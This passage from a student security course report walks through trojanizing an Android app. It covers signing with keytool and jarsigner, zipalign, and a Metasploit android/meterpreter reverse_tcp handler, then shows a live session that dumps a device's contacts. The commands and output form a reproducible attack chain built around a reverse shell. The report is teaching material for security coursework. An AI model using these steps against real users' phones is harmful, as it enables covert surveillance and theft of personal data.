
Fig. 10: building process of the tampered version.

In Fig. 10 we see how the last line says that our apk package has been built. In the command we have executed, we explicitly set the name of *app-release_tampered.apk* to this new tampered package. This package now contains the same original application except that this one puts any phone that downloads and installs the app at great risk of getting its data stolen.

### 4.6.3 Create a new keystore to sign our new apk file

As one of the last steps to finally get the tampered application ready to be downloaded and installed on any Android device, now we must sign this newly built package to be able to install it. Android enforces that, to install an application, this has to be signed with a valid certificate. The reason behind this is that it ensures that only the developer that produced this specific app will be the one authorized to update and distribute the software.

First, we need to generate a *keystore* that contains different certificates, acting as a bucket or a deposit and a key pair. To create this *keystore* we use the *keytool* program. In the following command we can see that we need to specify a name for this *keystore*, an alias which is the name we use to reference it, the algorithm of encryption we want to use for the keys, the key size expressed in bits, and the validity of this signature expressed in years. In our case, this *keystore* is named "simple.keystore" with an alias called "simple"; we use the RSA algorithm and a key size of 2048 with a validity of 1000 years for this certificate: *keytool -genkey -v -keystore simple.keystore -alias simple -keyalg RSA -keysize 2048 -validity 1000*



```
user@software-security22:~/Downloads$ keytool -genkey -v -keystore simple.keystore
 -alias simple -keyalg RSA -keysize 2048 -validity 1000
Enter keystore password:
Re-enter new password:
What is your first and last name?
  [Unknown]:
What is the name of your organizational unit?
  [Unknown]:
What is the name of your organization?
  [Unknown]:
What is the name of your City or Locality?
  [Unknown]:
What is the name of your State or Province?
  [Unknown]:
What is the two-letter country code for this unit?
  [Unknown]:
Is CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown correct?
  [no]:  yes

Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRSA) with
 a validity of 1,000 days
        for: CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown
[Storing simple.keystore]
user@software-security22:~/Downloads$
```


Fig. 11: keystore generation using keytool.

Worth mentioning the fact that this software prompts us to set a password for this keystore and specify some other information about us as the author of this keystore.

### 4.6.4 Sign the newly created apk file of our tampered version

Once we have generated our keystore and pair of keys we are ready to sign this new executable package which is the tampered application. We use the *jarsigner* utility for this purpose, using the latter generated keystore.

To do this we need to execute the following command on the directory that contains the package we built earlier, named *app-release_tampered.apk: jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore simple.keystore app-release_tampered.apk simple*



```
  signing: kotlin/coroutines/coroutines.kotlin_builtins
  signing: resources.arsc
  signing: classes.dex
  signing: AndroidManifest.xml
  signing: assets/dexopt/baseline.prof
  signing: DebugProbesKt.bin

>>> Signer
    X.509, CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unk
nown
    [trusted certificate]

jar signed.

Warning:
The signer's certificate is self-signed.
The SHA1 algorithm specified for the -digestalg option is considered a sec
urity risk. This algorithm will be disabled in a future update.
The SHA1withRSA algorithm specified for the -sigalg option is considered a
 security risk. This algorithm will be disabled in a future update.
user@software-security22:~/Downloads$
```


Fig. 12: output of the signing process.

Fig. 12 shows the output of the command we specified above. As we can see, it says that the JAR files have been signed. For this attack, we have not bothered in selecting any signature algorithm other than SHA1withRSA. If we take a look at the figure we see that this utility warns us about the security risk that this algorithm represents. In this case though, we are not going over this out-of-scope topic, but one of the main reasons is that SHA-1 has been proven to be highly insecure for signing certificates, especially with preimage attacks and collisions [13].

### 4.6.5 Align all the files in the package

The final step of the tampering procedure is the alignment of the files contained in this signed package. For this task, we use the *zipalign* tool that optimizes memory consumption, allowing *mmap* to be used. It significantly improves the performance of the application. Most of the time, with other tampering procedures on more sophisticated apps this step will be even more crucial since altering the behavior of the original program by adding new pieces of software to be executed might stall and even freeze the execution.

The command we execute in this case is: *zipalign -v 4 app-release_tampered.apk app-release_tampered-aligned.apk*



```
essed)
  374952 res/mipmap-xhdpi/ic_launcher_round.webp (OK)
  378936 res/mipmap-xhdpi/ic_launcher.webp (OK)
  380924 res/drawable-ldrtl-mdpi/abc_spinner_mtrl_am_alpha.9.png (OK)
  381305 res/mipmap-anydpi/ic_launcher.xml (OK - compressed)
  381611 res/mipmap-anydpi/ic_launcher_round.xml (OK - compressed)
  381906 res/navigation/nav_graph.xml (OK - compressed)
  382384 kotlin/kotlin.kotlin_builtins (OK - compressed)
  386858 kotlin/ranges/ranges.kotlin_builtins (OK - compressed)
  387904 kotlin/annotation/annotation.kotlin_builtins (OK - compressed)
  388547 kotlin/reflect/reflect.kotlin_builtins (OK - compressed)
  389865 kotlin/collections/collections.kotlin_builtins (OK - compressed)
  391472 kotlin/internal/internal.kotlin_builtins (OK - compressed)
  392019 kotlin/coroutines/coroutines.kotlin_builtins (OK - compressed)
  392236 resources.arsc (OK)
 1218148 classes.dex (OK)
 9723953 AndroidManifest.xml (OK - compressed)
 9725212 assets/dexopt/baseline.prof (OK)
 9726666 DebugProbesKt.bin (OK - compressed)
Verification successful
user@software-security22:~/Downloads$
```

Fig. 13: zipalign compression and verification.

With the zipalign command, we specify the size in bytes of the aligned boundaries for the different files of our application. In the case of files contained in apk packages, normally these start at 4-byte aligned boundaries, that is why we have specified this value in the command specified above.

In this command, we must specify the apk package that we have just signed, followed by the name we want for the output file after executing this command. This output file is the final tampered version of the original application.


## 4.7 Exploitation

This *app-release_tampered_aligned.apk* provides the original functionalities of the app while allowing us to exfiltrate private information about our victim that will be sent to our Metasploit console through a reverse TCP connection from the mobile device.

That being said, now our main objective would be to distribute the app so that someone would eventually end up downloading it. Once this happens, the user would start using the app and eventually we would exfiltrate a

lot of private information about our victim without he/she being aware of what is happening.
We have tested this out. Let us illustrate what happens once we download, install and run the app on our device. For this matter, we have used the AVD Manager that comes with the AndroidStudio environment. This program is an emulator that allows us to set up a virtual environment as if it was a normal Android device. We have tested this attack with newer versions of Android, equal or greater than the 9.0 version.

This new malicious version of our target application can be transferred to our emulator device by directly using AndroidStudio. We can just load this new apk package and it automatically installs it on the emulator. Another way of doing so would be setting up an HTTP server on our local machine where the *.apk* package is so that we can directly download and install the app from our device without AndroidStudio intervening at all.
Once we install the application on our device, now we switch to our local machine where we set our Metasploit TCP handler listening for an incoming connection.




```
Metasploit tip: Enable verbose logging with set VERBOSE
true

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload ⇒ android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.0.21
LHOST ⇒ 192.168.0.21
msf6 exploit(multi/handler) > set LPORT 8080
LPORT ⇒ 8080
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.21:8080
```

Fig. 14: reverse TCP handler configuration.


Note in Fig. 14 how we specify both the handler we defined previously in step 4.2, and the IP address of our local machine where the handler is going to be sent through its corresponding port.

Now that we have our TCP handler listening for incoming connections, we are ready to run the app on our emulator.



```
       =[ metasploit v6.1.30-dev                          ]
+ -- --=[ 2200 exploits - 1165 auxiliary - 395 post       ]
+ -- --=[ 596 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View all productivity tips with the
tips command

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload ⇒ android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.0.21
LHOST ⇒ 192.168.0.21
msf6 exploit(multi/handler) > set LPORT 8080
LPORT ⇒ 8080
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.21:8080
[*] Sending stage (78144 bytes) to 192.168.0.22
[*] Meterpreter session 1 opened (192.168.0.21:8080 → 192.168.0.22:55736 ) at 2022-03-15 21:55:36 -0400

meterpreter > sysinfo
Computer        : localhost
OS              : Android 9 - Linux 4.4.124+ (x86_64)
Architecture    : x64
System Language : en_US
Meterpreter     : dalvik/android
```


Fig. 15: reverse TCP shell connection and basic exfiltration.
Fig. 15 shows how the reverse TCP handler has been successfully started. This meterpreter session has been opened and now we can start executing commands on this reverse shell. Indeed, we can see in the figure above how we did so by executing a basic command such as *sysinfo.* This command tells us basic information about our victim's device, in this case the OS version, the type of architecture, and the system language that it is being used. That is a minor exfiltration, but still, it is an exfiltration.



```
meterpreter > check_root
[+] Device is rooted
meterpreter > dump_contacts
[*] Fetching 6 contacts into list
[*] Contacts list saved to: contacts_dump_20220315221312.txt
```

Fig. 16: information retrieval from our victim's device.

Trying some other commands, as we see in Fig. 16, we can also check whether our victim's device has been rooted or not, and also dump all of the contacts stored on this device into a plaintext file on our local machine.



```
└─$ cat contacts_dump_20220315221312.txt

═══════════════════════
[+] Contacts list dump
═══════════════════════

Date: 2022-03-15 22:13:12.983182637 -0400
OS: Android 9 - Linux 4.4.124+ (x86_64)
Remote IP: 192.168.0.22
Remote Port: 55736

#1
Name    : Gerard S
Number  : (666) 555-3333

#2
Name    : Pol G
Number  : (523) 741-006

#3
Name    : Li Z.
Number  : (554) 128-745

#4
Name    : John Kwiatkowski
Number  : (552) 417-03

#5
Name    : Lisa Su
Number  : (428) 701-1245

#6
Name    : Kevin Mitnick
```

Fig. 17: some of the exfiltrated contacts.

We can see in Fig. 17 the contacts stored in the device. The entire contact list has been exfiltrated and copied to this plaintext file, and now we're able to contact and even locate some people that we might be interested in.

Just as we exfiltrated the entire contact list we could do the exact same thing with the messages, exfiltrating full conversations into plaintext files. We can also set up the device microphone on listening mode to hear whatever our victim might be talking about at a given moment. Not to mention also the possibility of taking screenshots, installing any other software through this shell, or even exfiltrating pictures.

## 5 RESULTS

This project has brought us a deep understanding of how attackers perform code tampering attacks in the mobile spectrum. Furthermore, we have seen how reverse engineering tools are a big piece of the puzzle for this type of attack to be carried out.

Besides, we have shown how these attacks can represent a dangerous threat to mobile security, illustrating one of the most common attacks, data extrusion through code tampering. As we have seen in our attack, this malicious code endangers plenty of resources once we get it on our devices, from our pictures and videos, conversations and contacts to our microphone and camera control.

The most positive outcome of this project is that we have contributed to generating new teaching materials so that future students in Software Security courses can learn about the risks that these attacks represent for data privacy. This new teaching material consists of a dedicated VM with all the necessary software equipment and a web page tutorial that will be available on the official course page [14] for the upcoming semester. The Universitat Autònoma de Barcelona and any other institution will be able to benefit from these resources in their software security courses allowing them to catch a glimpse of code tampering attacks performed on mobile devices using reverse-engineering tools. That provides a broader view of exfiltration techniques on mobile devices.

Being software security, such a big field as it is, we have successfully contributed to the field so that future programmers and engineers can learn from these types of attacks and better design secure software. Though we have illustrated a generic type of code tampering attack, we have also managed to offer a product for future professionals in this field allowing them to see firsthand how far a data extrusion could reach with code tampering.

## 6 CONCLUSIONS

Almost every Android device can be a potential victim of a data extrusion with code tampering attacks. These types of attacks are easy to exploit using available tools. Code tampering attacks represent a real threat to the information we retain on our mobile devices. Many people may think that without access to the source code, there is little an attacker can do to generate a tampered version of an application that could threaten the integrity of our information, but that is far from reality.
Reverse engineering tools can retrieve the resources of a target application, comprising both the manifest file and the assembly code of the application. That is everything an attacker needs to alter the behavior of an app inducing the extra execution of a malicious code, creating backdoors, thus sending reverse shells to the attacker, or even hijacking all the information of a victim by encrypting it.

In this project, we developed a code tampering attack and created an artifact for people to be able to reproduce this attack. That is now part of the whole software security curriculum. Hence, this will have an impact on future engineers and developers interested in learning and diving deeper into the field for a better understanding of security threats on Android mobile devices.

## 7 ACKNOWLEDGEMENTS

I want to reiterate my gratitude to my tutor, Elisa Heymann, for her continued support throughout this project. None of this would have been possible without the advice and help she has given to me. Few professors have transmitted me the ambition to thrive for further milestones in academia like her. I hope someday I will be able to spread these diligent, studious, and perseverent values that we both share to future students.

A very deserved thanks to my institution, the UAB, which has given me the resources to achieve my academic goals during these last four years. Finally, I want to dedicate this project to my parents, who never stopped enhancing my morale to overcome all the challenges that I faced during the project. Thanks to you all!

## 8 BIBLIOGRAPHY

[1] Dangers of third-party app stores: https://cutt.ly/hJHSta6

[2] OWASP Foundation, https://owasp.org/

[3] Code Tampering, https://cutt.ly/fJHHkEM

[4] Reverse Engineering, https://cutt.ly/jJHHbZp

[5] Msfvenom, https://cutt.ly/ZKPIiWV

[6] Apktool, https://ibotpeaches.github.io/Apktool/

[7] Keytool, https://cutt.ly/AKPIarW

[8] Jarsigner, https://cutt.ly/2KPIsQZ

[9] Zipalign, https://cutt.ly/LKPIdTs

[10] Linux mmap command, https://cutt.ly/cKPITgD

[11] Reverse shells, https://cutt.ly/iKPOv1z

[12] AndroidStudio, https://cutt.ly/rKPIC8J

[13] SHA1withRSA weaknesses, https://cutt.ly/VKPIcaA

[14] Software Security course - UAB, https://cutt.ly/yKPIgRS